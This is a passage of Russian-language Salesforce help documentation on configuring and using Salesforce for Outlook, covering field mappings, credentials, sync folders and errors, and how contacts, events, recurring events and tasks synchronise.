См. совпадающие критерии, назначенные вам администратором.

Если у вас есть несколько контактов Salesforce, соответствующих контакту в Outlook, Salesforce for Outlook потребуется определить, какой контакт с каким следует синхронизировать. Администратор установит критерии того, как Salesforce for Outlook будет выбирать нужный контакт.

Просмотрите назначенные критерии соответствия. Ниже перечислены доступные столбцы.

- «Последнее действие»: выбор контакта Salesforce, использовавшегося при последнем действии (например, для звонка или сообщения эл. почты), согласно связанному списку контакта «Журнал действий». Данный параметр является критерием соответствия по умолчанию.
- «Последнее обновление»: выбор контакта Salesforce, измененного последним.
- «Самое раннее»: выбор контакта Salesforce, созданного первым.

СМ. ТАКЖЕ:

[Управление конфигурацией Salesforce for Outlook](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке **Salesforce for Outlook**

- Назначение активной конфигурации

Для просмотра конфигурации:

- Назначение конфигурации

Задание полей Salesforce, которые будут синхронизироваться с Microsoft® Outlook®

В зависимости от разрешений Salesforce for Outlook, сопоставьте поля из записей Salesforce, которые синхронизируются с Outlook.

Соотнесение полей определяет поля Salesforce и Outlook, которые соотносятся друг с другом во время синхронизации элементов между двумя системами.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.
2. Чтобы просмотреть все доступные поля для записей данного объекта, щелкните ссылку **«Редактировать соотнесения полей»** в элементе «Контакты», «События» или «Задачи».
3. Просмотрите поля Salesforce, соотнесенные с каждым полем Outlook.
4. Отредактируйте соотнесения полей Salesforce или Outlook, которые необходимо изменить, или создайте соотнесения для настраиваемых полей. Salesforce for Outlook позволяет редактировать любые соотнесения полей с помощью раскрывающегося списка. Больше соотнесений можно добавить в нижней части списка. Удалить соотнесение можно, нажав на крестик (X) рядом с ним.



**Внимание:** При соотнесении настраиваемых полей, которые являются обязательными, убедитесь в использовании значений по умолчанию, во избежание возможных ошибок. Обратите внимание также, что соотнесение настраиваемых полей, сопровождаемое проверкой Salesforce, может привести к возникновению ошибок синхронизации. Например, вы сопоставляете пользовательское поле Salesforce, для которого необходимо уникальное значение. Если вы введете в поле Outlook значение, которое не является уникальным, возникнет ошибка.

5. Нажмите кнопку **«Сохранить»**. Соотнесения полей начинают синхронизацию с элементами, которые при следующем входе будут обновлены посредством Salesforce или Outlook. Чтобы восстановить первоначальные настройки, щелкните ссылку **«Вернуться к стандартным значениям»**, расположенную в верхней части измененной конфигурации. При необходимости параметры пользователя могут быть изменены администратором.

СМ. ТАКЖЕ:

[Управление конфигурацией Salesforce for Outlook](#)

Доступ к параметрам и инструментам приложения **Salesforce for Outlook**

После установки приложения Salesforce for Outlook системная область Microsoft® Windows дополняется значком (📧).



Ниже перечислены действия, поддерживаемые значком в системной области.

- [Синхронизация элементов Outlook и Salesforce](#)
- [Просмотр журнала синхронизации](#)

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке **Salesforce for Outlook**

- Назначение активной конфигурации

Для изменения соотнесений полей:

- Предоставление пользователям возможности изменять соотнесения полей в конфигурации

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

- [Принятие решений по неопределенным синхронизированным элементам](#)
- [Управление конфигурацией Salesforce for Outlook](#)
- [Управление элементами Outlook, подлежащими синхронизации с системой Salesforce](#) на странице 1790
- [Изменение учетных данных](#)
- [Скрытие предупреждений](#)
- [Просмотр ошибок](#)
- [Изменение папок синхронизации](#)
- [Доступ к интерактивной справке Salesforce for Outlook](#)

#### Доступ к приложению в системной области

- Чтобы перезапустить приложение при отсутствии значка, дважды щелкните ярлык Salesforce for Outlook на рабочем столе или последовательно выберите пункты **«Пуск» > «Все программы» > «salesforce.com» > «Salesforce for Outlook»**.
- Если значок (🔌) неактивен, откройте сначала приложение Outlook.
- Если значок не отображается, щелкните стрелку напротив системной области и перетащите значок Salesforce for Outlook в системную область.

[Просмотр журнала синхронизации Salesforce for Outlook](#)

[Изменение учетных данных Salesforce for Outlook](#)

[Изменение папок синхронизации Salesforce for Outlook](#)

Чтобы синхронизировать контакты, события и задачи между приложением Microsoft® Outlook® и системой Salesforce, рекомендуем настроить приложение Salesforce for Outlook для синхронизации элементов в выбранных папках Outlook.

[Скрытие предупреждений Salesforce for Outlook](#)

Приложение позволяет скрывать предупреждения о синхронизации и других ошибках, отображаемые в системной области.

[Просмотр ошибок Salesforce for Outlook](#)

#### Просмотр журнала синхронизации Salesforce for Outlook

Помимо сведений об устранении ошибок в приложении Salesforce for Outlook, журнал синхронизации также регистрирует количество записей, содержащих ошибки, и количество записей, созданных, обновленных или удаленных во время синхронизации.

Чтобы просмотреть данный журнал, правой кнопкой мыши щелкните значок (🔌) в системной области рабочего стола и выберите пункты **«Синхронизировать» > «Просмотр журнала синхронизации»**.

СМ. ТАКЖЕ:

[Доступ к параметрам и инструментам приложения Salesforce for Outlook](#)

#### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience


Доступно в версиях: **все** версии.



## Изменение учетных данных Salesforce for Outlook

В случае изменения имени пользователя или пароля в системе Salesforce также должны быть обновлены учетные данные для приложения Salesforce for Outlook.

1. Правой кнопкой мыши щелкните значок (🔒) в системной области рабочего стола и выберите пункт **«Параметры»**.
2. Щелкните **«Изменить пользователя»**.
3. Введите действительное имя пользователя и пароль Salesforce, а затем нажмите кнопку **«Вход в систему»**. При этом устанавливается безопасное соединение между приложением Outlook и системой Salesforce. Повторный вход требуется только в случае возникновения ошибки.
4. Нажмите кнопку **«Далее»**, а затем кнопку **«Готово»**.

 **Прим.:** Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение эл. почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *МойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *МойПарольXXXXXXXXXX*.

СМ. ТАКЖЕ:

[Доступ к параметрам и инструментам приложения Salesforce for Outlook](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для входа в приложение **Salesforce for Outlook**:

- Назначение активной конфигурации

## Изменение папок синхронизации Salesforce for Outlook

Чтобы синхронизировать контакты, события и задачи между приложением Microsoft® Outlook® и системой Salesforce, рекомендуем настроить приложение Salesforce for Outlook для синхронизации элементов в выбранных папках Outlook.

1. Правой кнопкой мыши щелкните значок (🔔) в системной области рабочего стола и выберите пункт «**Параметры**».
2. Щелкните «**Изменить папку**» и выберите или создайте папку внутри стандартных папок или основной папки почтового ящика.
3. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Доступ к параметрам и инструментам приложения Salesforce for Outlook](#)

## Скрытие предупреждений Salesforce for Outlook

Приложение позволяет скрывать предупреждения о синхронизации и других ошибках, отображаемые в системной области.

Правой кнопкой мыши щелкните значок (🔔) в системной области рабочего стола и выберите пункт «**Скрыть предупреждения**».

СМ. ТАКЖЕ:

[Доступ к параметрам и инструментам приложения Salesforce for Outlook](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения папок синхронизации:

- Назначение активной конфигурации

И

Профиль **Outlook**, выбранный в параметрах почты в качестве профиля по умолчанию

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

## Просмотр ошибок Salesforce for Outlook

В случае возникновения ошибок во время синхронизации данных с помощью приложения Salesforce for Outlook, значок в системной области меняется на значок ошибки (❗) и всплывает статусное сообщение с указанием количества ошибок.

Чтобы открыть диалоговое окно «Ошибка Salesforce for Outlook», содержащее подробные сведения об обнаруженных ошибках, дважды щелкните значок в системной области рабочего стола или щелкните текст в области задач. Если ошибка связана с конкретной записью Outlook, щелкните ссылку на эту запись для ее редактирования в Outlook.

Чтобы обновить список после устранения ошибок, щелкните **«Повторить»**. Приложение Salesforce for Outlook выполнит синхронизацию данных и удалит все устраненные ошибки.

СМ. ТАКЖЕ:

[Доступ к параметрам и инструментам приложения Salesforce for Outlook](#)

## Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Приложение Salesforce for Outlook позволяет прекратить создание повторяющихся контактов, событий и задач в приложении Outlook и системе Salesforce, а также начать между ними синхронизацию данных.

| Синхронизируемые записи | Направление синхронизации | Необходимые полномочия пользователя  |
|-------------------------|---------------------------|--|
| Контакты                | Из Salesforce в Outlook   | «Чтение» для контактов; для направления синхронизации контактов должно быть выбрано значение «Из Salesforce в Outlook»   |
|                         | Оба направления           | «Чтение» и «Редактирование» для контактов, а также «Чтение» для организаций; для направления синхронизации контактов должно быть выбрано значение «Синхронизация в обоих направлениях» |
| События и задачи        | Из Outlook в Salesforce   | «Чтение» и «Редактирование» для событий; для направления синхронизации событий и задач должно быть выбрано значение «Из Outlook в Salesforce»  |
|                         | Из Salesforce в Outlook   | «Чтение» и «Редактирование» для событий; для направления синхронизации событий и задач должно быть выбрано значение «Из Salesforce в Outlook»  |
|                         | Оба направления           | «Чтение» и «Редактирование» для событий; для направления синхронизации событий и задач должно быть выбрано значение «Синхронизация в обоих направлениях»                               |

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

| Синхронизируемые записи | Направление синхронизации   | Необходимые полномочия пользователя                                      |
|-------------------------|---|--|
|                         | Многодневные события  | «Включить многодневные события» для действий                             |
|                         | Повторяющиеся задачи Salesforce (при синхронизации с приложением Outlook) | «Синхронизировать повторяющиеся задачи Salesforce с приложением Outlook» |

Прежде чем загрузить и установить приложение Salesforce for Outlook, убедитесь, что папки Outlook содержат нужные элементы. Если синхронизация выполняется по направлению из Outlook в Salesforce, то удаление записи из синхронизированной папки Outlook инициирует ее удаление из Salesforce. Если синхронизация выполняется по направлению из Salesforce в Outlook, то удаление записи из Salesforce инициирует ее удаление из Outlook.

#### Общие сведения о расписаниях синхронизации

Приложение Salesforce for Outlook синхронизирует элементы на основе системных операций. События и задачи синхронизируются автоматически каждые 10 минут; контакты синхронизируются автоматически каждый час. После 30 минут бездействия приложение Salesforce for Outlook выполняет синхронизацию событий и задач каждые 30 минут. После двух часов бездействия синхронизация всех обновлений выполняется автоматически каждый час, а после четырех часов — каждые четыре часа.

При необходимости выполните синхронизацию вручную. Правой кнопкой мыши щелкните значок (🔄) в системной области рабочего стола и последовательно выберите пункты **«Синхронизировать»** > **«Синхронизировать»**.

#### Исключение определенных записей из синхронизации

Автоматическая синхронизация позволяет исключать некоторые элементы из процесса синхронизации посредством приложения Salesforce for Outlook несколькими способами.

- Пользователи могут определять необходимость синхронизации элементов, помеченных в приложении Microsoft® Outlook® в качестве личных. Чтобы предотвратить синхронизацию личных элементов, откройте параметры Salesforce for Outlook и отмените выбор нужных типов личных элементов.  
Элементы, синхронизированные в приложении Outlook и позже помеченные в качестве личных, хранятся в системе Salesforce. Тем не менее, изменение элементов в приложении Outlook не инициирует обновление соответствующих элементов Salesforce.
- Чтобы предотвратить синхронизацию определенных элементов Outlook, независимо от того, являются они личными или нет, назначьте им категорию Outlook *«Не синхронизировать с Salesforce»*. Дополнительную информацию об использовании категорий Outlook см. в документации к приложению Outlook.

[Синхронизация контактов с помощью Salesforce for Outlook](#)

[Синхронизация событий с помощью Salesforce for Outlook](#)

[Общие сведения о синхронизации повторяющихся событий посредством приложения Salesforce for Outlook](#)

[Синхронизация задач с помощью Salesforce for Outlook](#)

Пользователи могут синхронизировать задачи между приложением Microsoft® Outlook® и системой Salesforce.

[Автоматическое назначение организаций для синхронизированных контактов](#)

### [Управление способом синхронизации элементов Microsoft® Outlook® с системой Salesforce](#)

Пользователи могут управлять контактами, событиями и задачами посредством категорий Outlook для синхронизации элементов Outlook с системой Salesforce — путем выбора отдельных элементов для синхронизации или путем синхронизации всех элементов и выбора элементов, синхронизацию которых необходимо предотвратить.

### [Выбор элементов Microsoft® Outlook® для синхронизации с системой Salesforce](#)

При синхронизации контактов, событий и задач Outlook с системой Salesforce посредством параметра «Синхронизировать только выбранные элементы Outlook» в приложении Salesforce for Outlook рекомендуем выбрать элементы Outlook, подлежащие синхронизации.

### [Предотвращение синхронизации элементов Microsoft® Outlook® с системой Salesforce](#)

При синхронизации контактов, событий и задач Outlook с системой Salesforce посредством параметра «Синхронизировать все элементы Outlook» в приложении Salesforce for Outlook пользователи могут выбирать элементы, которые не подлежат синхронизации.

СМ. ТАКЖЕ:

[Синхронизация контактов с помощью Salesforce for Outlook](#)

[Синхронизация событий с помощью Salesforce for Outlook](#)

[Синхронизация задач с помощью Salesforce for Outlook](#)

[Мои неопределенные элементы](#)

## Синхронизация контактов с помощью Salesforce for Outlook

Приложение Salesforce for Outlook позволяет синхронизировать важные контакты Outlook и Salesforce. При первоначальной синхронизации контактов приложение Salesforce for Outlook проверяет Outlook и Salesforce на наличие контактов с одинаковыми адресами эл. почты. При обнаружении совпадения контакты синхронизируются. В противном случае приложение Salesforce for Outlook выполняет проверку на наличие контакта с таким же личным именем, фамилией и названием компании. Если совпадения отсутствуют, то контакты синхронизируются после добавления нового контакта.

Конфигурация Outlook определяет элементы, подлежащие синхронизации, направление синхронизации данных между приложением Outlook и системой Salesforce, а также алгоритм действий в случае возникновения конфликтов данных. В зависимости от возможности изменения направлений синхронизации, приложение Salesforce for Outlook может поддерживать перечисленные ниже способы синхронизации.

- «Из Salesforce в Outlook»
- «Синхронизация в обоих направлениях»

Приложение Salesforce for Outlook позволяет синхронизировать не более 5 000 контактов и не учитывает регистр при сопоставлении контактов.

### Синхронизация контактов по направлению из Salesforce в Outlook

| Условие   | Результат   |
|---|---|
| Если контакт существует в Outlook, то...                      | контакт Salesforce заменяет контакт Outlook, а затем выполняется синхронизация обоих контактов.   |
| Если контакт отсутствует в Outlook, то...                     | приложение Salesforce for Outlook синхронизирует контакт Salesforce и создает контакт Outlook.  |
| Если контакт удаляется из Outlook, то...                      | приложение Salesforce for Outlook не синхронизирует контакт Salesforce повторно.  |
| Если найдено несколько совпадающих контактов в Outlook, то... | приложение Salesforce for Outlook выбирается и синхронизирует один из них.  |
| Если контакт обновляется в Salesforce, то...                  | контакт Salesforce заменяет контакт Outlook.  |
| Если контакт обновляется в Outlook, то...                     | обновленный контакт Outlook сохраняется, но не синхронизируется с контактом Salesforce. При следующем обновлении контакта Salesforce контакт Salesforce заменяет контакт Outlook. |
| Если контакт удаляется из Salesforce, то...                   | также удаляется соответствующий контакт Outlook. Если контакт Outlook удален, а контакт Salesforce обновлен, то контакт Outlook подлежит восстановлению.                          |

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации контактов по направлению из **Salesforce** в **Outlook**:

- «Чтение» для контактов

И

Для направления синхронизации контактов должно быть выбрано значение «Из *Salesforce* в *Outlook*»

Для синхронизации контактов в обоих направлениях:

- «Чтение» и «Редактирование» для контактов, «Чтение» для организаций

И

Для направления синхронизации контактов должно быть выбрано значение «*Синхронизация в обоих направлениях*»

## Синхронизация контактов в обоих направлениях между Salesforce и Outlook

| Условие  | Результат  |
|--|--|
| Если контакт существует только на одной стороне синхронизации, то...       | контакт создается автоматически на другой стороне, а затем выполняется синхронизация обоих контактов.  |
| Если найден совпадающий контакт, то...                                     | один контакт заменяет другой контакт, а затем выполняется синхронизация записей. Если конфигурация Outlook определяет приоритет контактов Outlook, то запись Outlook заменяет запись Salesforce, или наоборот, в случае приоритета контактов Salesforce. Изменения в одной записи автоматически переносятся в другую запись. В случае возникновения конфликта запись, имеющая приоритет, определяется параметрами алгоритма конфликта. |
| Если найдено несколько совпадающих контактов в Salesforce, то...           | при наличии одного контакта Outlook, для которого указан адрес эл. почты, контакт Outlook синхронизируется с контактом Salesforce на основе заданных пользователем критериев соответствия (например, с тем контактом, который обновлялся последним).   |
| Если контакт обновляется, то...  | последние изменения добавляются в оба контакта. В случае возникновения конфликта запись, имеющая приоритет, определяется параметрами алгоритма конфликта.  |
| Если контакт удаляется из Salesforce, а контакт Outlook обновляется, то... | соответствующий контакт Outlook удаляется в том случае, если приоритет контактов Salesforce выше; а контакт Salesforce восстанавливается в том случае, если приоритет контактов Outlook выше.  |
| Если контакт удаляется из Outlook, а контакт Salesforce обновляется, то... | соответствующий контакт Salesforce удаляется в том случае, если приоритет контактов Outlook выше; а контакт Outlook восстанавливается в том случае, если приоритет контактов Salesforce выше.  |

### Исключение определенных записей из синхронизации

Автоматическая синхронизация позволяет исключать некоторые элементы из процесса синхронизации посредством приложения Salesforce for Outlook несколькими способами.

- Пользователи могут определять необходимость синхронизации элементов, помеченных в приложении Microsoft® Outlook® в качестве личных. Чтобы предотвратить синхронизацию личных элементов, откройте параметры Salesforce for Outlook и отмените выбор нужных типов личных элементов.

Элементы, синхронизированные в приложении Outlook и позже помеченные в качестве личных, хранятся в системе Salesforce. Тем не менее, изменение элементов в приложении Outlook не инициирует обновление соответствующих элементов Salesforce.

- Чтобы предотвратить синхронизацию определенных элементов Outlook, независимо от того, являются они личными или нет, назначьте им категорию Outlook «*Не синхронизировать с Salesforce*». Дополнительную информацию об использовании категорий Outlook см. в документации к приложению Outlook.

СМ. ТАКЖЕ:

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

[Определение синхронизированных контактов](#)



## Синхронизация событий с помощью Salesforce for Outlook

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

Приложение Salesforce for Outlook позволяет синхронизировать события Outlook и Salesforce. Синхронизированное событие может быть назначено связанным записям Salesforce (например, контактам, организациям, возможностям и т. д.). Кроме того, благодаря синхронизации событий, пользователям доступно более точное представление о текущей загрузке при создании событий и отправке запросов на проведение конференций посредством календаря Salesforce.

### Какие события доступны для синхронизации?

Конфигурация Outlook определяет элементы, подлежащие синхронизации, направление синхронизации данных между приложением Outlook и системой Salesforce, а также алгоритм действий в случае возникновения конфликтов данных. Фильтры, заданные в конфигурации, определяют события, подлежащие синхронизации. Ниже указаны возможные значения.

- **«СЕГОДНЯ»:** синхронизация событий, которые завершаются сегодня или позже. Время начала — 00:00.
- **«ПРОШЛЫЙ МЕСЯЦ»:** синхронизация событий, которые завершились в первый день прошлого месяца или позже.
- **«ПОСЛЕДНИЕ N ДН.»:** синхронизация событий, которые завершились указанное количество дней назад или позже (например, **«ПОСЛЕДНИЕ 30 ДН.»**).

Синхронизация обновлений для события прекращается в том случае, если событие не соответствует указанному диапазону.

Синхронизации не подлежат события на весь день, начинающиеся в первый день синхронизации; участники события. Многодневные события синхронизируются как отдельные события в обоих направлениях. Шаблоны повторяющихся событий должны полностью совпадать. Приложение Salesforce for Outlook синхронизирует события на основе их конечных, а не начальных дат. Например, при синхронизации текущих и будущих событий также выполняется синхронизация двухдневных событий, выполнение которых началось вчера.

### Как соотносятся события?

При первоначальной синхронизации события связываются с текущими событиями, тема и время которых совпадают, либо, в случае отсутствия совпадений, добавляются новые события.

### Как назначить события записям Salesforce?

Событие, добавленное в систему Salesforce, может быть назначено другим записям с помощью страницы «Мои неопределенные элементы» или полей события «Связано с» и «Имя». Событие добавляется в связанный список «Журнал действий» или «Открытые действия» соответствующей записи. Изменения не могут быть сохранены в том случае, если событие содержит обязательное настраиваемое поле, либо настраиваемое поле действия становится обязательным после добавления элементов в список неопределенных событий.

### Кому доступны синхронизированные события в системе Salesforce?

События, которые не являются личными, доступны текущему пользователю Salesforce, вышестоящим пользователям в иерархии ролей и пользователям, имеющим доступ к связанным записям. Полномочие на просмотр календаря может быть предоставлено другим пользователям, персональным и общедоступным группам, ролям или ролям и подчиненным.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации событий по направлению из Outlook в Salesforce:

- «Чтение» и «Редактирование» для событий; для направления синхронизации событий должно быть выбрано значение **«Из Outlook в Salesforce»**

Для синхронизации событий по направлению из Salesforce в Outlook:

- «Чтение» и «Редактирование» для событий; для направления синхронизации событий должно быть выбрано значение **«Из Salesforce в Outlook»**

Для синхронизации событий в обоих направлениях:

- «Чтение» и «Редактирование» для событий; для направления синхронизации событий должно быть выбрано значение **«Синхронизация в обоих направлениях»**

Для синхронизации многодневных событий:

- «Включить многодневные события» для действий

## Исключение определенных записей из синхронизации

Автоматическая синхронизация позволяет исключать некоторые элементы из процесса синхронизации посредством приложения Salesforce for Outlook несколькими способами.

- Пользователи могут определять необходимость синхронизации элементов, помеченных в приложении Microsoft® Outlook® в качестве личных. Чтобы предотвратить синхронизацию личных элементов, откройте параметры Salesforce for Outlook и отмените выбор нужных типов личных элементов.

Элементы, синхронизированные в приложении Outlook и позже помеченные в качестве личных, хранятся в системе Salesforce. Тем не менее, изменение элементов в приложении Outlook не инициирует обновление соответствующих элементов Salesforce.

- Чтобы предотвратить синхронизацию определенных элементов Outlook, независимо от того, являются они личными или нет, назначьте им категорию Outlook *«Не синхронизировать с Salesforce»*. Дополнительную информацию об использовании категорий Outlook см. в документации к приложению Outlook.

СМ. ТАКЖЕ:

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

[Определение синхронизированных событий](#)

[Общие сведения о синхронизации повторяющихся событий посредством приложения Salesforce for Outlook](#)

Общие сведения о синхронизации повторяющихся событий посредством приложения Salesforce for Outlook

Приложение Salesforce for Outlook позволяет организации синхронизировать повторяющиеся события между Outlook и Salesforce. Ниже перечислены возможные шаблоны синхронизации повторов.

- Ежедневно
- Еженедельно
- Ежемесячно
- Ежегодно

Повторяющиеся события, синхронизированные с системой Salesforce, могут быть назначены связанным записям (например, контактам, организациям, возможностям и т. д.). Кроме того, благодаря синхронизации повторяющихся событий, пользователям доступно более точное представление о текущей загрузке при создании событий и отправке запросов на проведение конференций посредством календаря Salesforce.

Повторяющиеся события не отображаются на странице «Мои неопределенные элементы». Чтобы связать повторяющиеся события с записями Salesforce, рекомендуем воспользоваться календарем.

### Общие сведения о различиях между Outlook и Salesforce

Приложение Outlook и система Salesforce поддерживают разные алгоритмы работы повторяющихся событий.

| События                | Рекомендации  |
|------------------------|---|
| Диапазоны экземпляров  | <p>Если повторы содержат более 100 экземпляров, то приложение Salesforce for Outlook создает последовательность Salesforce, содержащую 100 экземпляров.</p> <p>После выполнения текущих экземпляров приложение Salesforce for Outlook автоматически добавляет новую последовательность, охватывающую следующую сотню экземпляров. Расписание добавления данных групп системой Salesforce определяется количеством выполненных экземпляров, датой последней синхронизации и наличием измененных экземпляров.</p> |
| Ежемесячные экземпляры | <p>Приложение Salesforce for Outlook не поддерживает шаблон повторения Outlook «<b>выходной день</b>».</p>  |
| Ежегодные экземпляры   | <p>Приложение Salesforce for Outlook позволяет настраивать ежегодные события. Приложение Salesforce for Outlook синхронизирует повторяющуюся последовательность только при вводе значения «1» в поле «<b>Повторять кажд.</b>» шаблона повторения Outlook. Данный параметр позволяет настраивать ежегодные повторы, но не повторы каждые 2 или 3 года.</p> <p>Кроме того, приложение Salesforce for Outlook не поддерживает шаблон повторения Outlook «<b>выходной день</b>».</p>                                |

### ВЕРСИИ

Доступно для настройки в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации повторяющихся событий между приложением Outlook и системой Salesforce:

- «Повторяющиеся события»

Кроме того, «Чтение» и «Редактирование» для событий, а также одно из следующих направлений синхронизации:

«Из Outlook в Salesforce»,

«Из Salesforce в Outlook» или

«Синхронизация в обоих направлениях»

**События****Рекомендации**

Многодневные события Система Salesforce не поддерживает повторяющиеся многодневные события.

**Изменение повторяющейся последовательности**

При необходимости повторяющаяся последовательность может быть изменена. Ниже перечислены рекомендации, позволяющие предотвратить потерю сведений об отдельно измененных экземплярах.

**Объект изменения****Рекомендации**

Повторяющаяся последовательность в приложении Outlook

Данные изменения не применяются к отдельно измененным экземплярам Salesforce.

Например, пользователь изменяет время встречи в отдельном экземпляре, а затем изменяет время встречи во всей последовательности. В этом случае время встречи, измененное в последовательности, не применяется к отдельному измененному экземпляру.

Ниже перечислены доступные критические изменения.

- Время встречи
- Шаблоны повторения
- Диапазоны экземпляров

Критические изменения, внесенные в повторяющуюся последовательность, инициируют потерю изменений в отдельных экземплярах.

Начальные даты для повторяющейся последовательности Outlook

Система Salesforce не поддерживает изменения прошедших начальных дат.

Конечные даты для повторяющейся последовательности Salesforce

Данное критическое изменение удаляет все изменения, внесенные в отдельные экземпляры последовательности в приложении Outlook. Данные изменения не применяются в приложении Outlook. При необходимости конечные даты могут быть изменены в приложении Outlook, однако данный тип критических изменений удаляет все изменения, внесенные в отдельные экземпляры (как в приложении Outlook, так и в системе Salesforce).

Отдельные экземпляры

- Критические изменения, внесенные в повторяющуюся последовательность, могут инициировать потерю данных изменений.
- При удалении экземпляра и его последующей замене другим экземпляром приложение Salesforce for Outlook обновляет записи Salesforce некорректно. В этом случае экземпляр, удаленный из приложения Outlook, сохраняется в системе Salesforce наряду с экземпляром, используемым для его замены.

Например, пользователь изменяет повторяющееся событие Outlook. Экземпляр «4 октября» удаляется и заменяется экземпляром «5 октября». При этом в системе Salesforce отображаются два экземпляра для даты «4 октября»: удаленный экземпляр и экземпляр, используемый для замены. Для даты «5 октября» экземпляры отсутствуют.

| Объект изменения | Рекомендации   |
|------------------|--|
|                  | <ul style="list-style-type: none"><li>• Изменения Outlook распространяются на экземпляры Salesforce, независимо от наличия критических изменений в экземплярах Salesforce. Однако, удаленные экземпляры Salesforce не восстанавливаются и не заменяются отдельными измененными экземплярами Outlook.</li></ul> |

СМ. ТАКЖЕ:

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

[Определение синхронизированных событий](#)

[Синхронизация событий с помощью Salesforce for Outlook](#)

## Синхронизация задач с помощью Salesforce for Outlook

Пользователи могут синхронизировать задачи между приложением Microsoft® Outlook® и системой Salesforce.

Синхронизированная задача может быть назначена связанным записям Salesforce (например, контактам, организациям и возможностям).

### Какие задачи доступны для синхронизации?

Конфигурация Outlook определяет элементы, подлежащие синхронизации, направление синхронизации данных между приложением Outlook и системой Salesforce, а также алгоритм действий в случае возникновения конфликтов данных. Фильтры, заданные в конфигурации, определяют задачи, подлежащие синхронизации. Ниже указаны возможные значения.

- «СЕГОДНЯ»: синхронизация задач с крайним сроком сегодня или позже. Время начала — 00:00.
- «ПРОШЛЫЙ МЕСЯЦ»: синхронизация задач с крайним сроком в первый день прошлого месяца или позже.
- «ПОСЛЕДНИЕ N ДН. »: синхронизация задач с крайним сроком в указанное количество дней назад или позже (например, «ПОСЛЕДНИЕ 30 ДН. »).

Приложение Salesforce for Outlook позволяет синхронизировать только некоторые типы задач. Ниже перечислены типы задач, синхронизируемые только при условии соответствия диапазону дат, заданному посредством фильтра задач.

- Повторяющиеся задачи Salesforce (при синхронизации с приложением Outlook)
- Выполненные задачи (при условии, что задачи помечаются как выполненные после синхронизации посредством приложения Salesforce for Outlook)
- Отложенные задачи
- Выполняемые задачи
- Неначатые задачи
- Повторяющиеся задачи, создаваемые в системе Salesforce
- Задачи, помеченные для последующего выполнения
- Ожидающие задачи

### Ниже перечислены несинхронизируемые задачи.

- Повторяющиеся задачи Outlook (при синхронизации с системой Salesforce)
- Выполненные задачи (при условии, что задачи помечаются как выполненные перед синхронизацией посредством приложения Salesforce for Outlook)
- Задачи, создаваемые автоматически при назначении сообщению эл. почты или контакту пометки для последующего выполнения

### Как соотносятся задачи?

При первоначальной синхронизации задачи связываются с текущими задачами, темы и крайние сроки которых совпадают. Задачи без крайнего срока связываются только на основе одинаковой темы.

### Как назначить задачи записям Salesforce?

Задача, добавленная в систему Salesforce, может быть назначена другим записям с помощью страницы «Мои неопределенные элементы» или полей задачи «Связано с» и «Имя». Задача добавляется

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации задач по направлению из Outlook в Salesforce:

- «Чтение» и «Редактирование» для задач; для направления синхронизации задач должно быть выбрано значение «Из Outlook в Salesforce»

Для синхронизации задач по направлению из Salesforce в Outlook:

- «Чтение» и «Редактирование» для задач; для направления синхронизации задач должно быть выбрано значение «Из Salesforce в Outlook»

Для синхронизации задач в обоих направлениях:

- «Чтение» и «Редактирование» для задач; для направления синхронизации задач должно быть выбрано значение «Синхронизация в обоих направлениях»

в связанный список «Журнал действий» или «Открытые действия» соответствующей записи. Изменения не могут быть сохранены в том случае, если задача содержит обязательное настраиваемое поле, либо настраиваемое поле действия становится обязательным после добавления элементов в список неопределенных задач.

### Исключение определенных записей из синхронизации

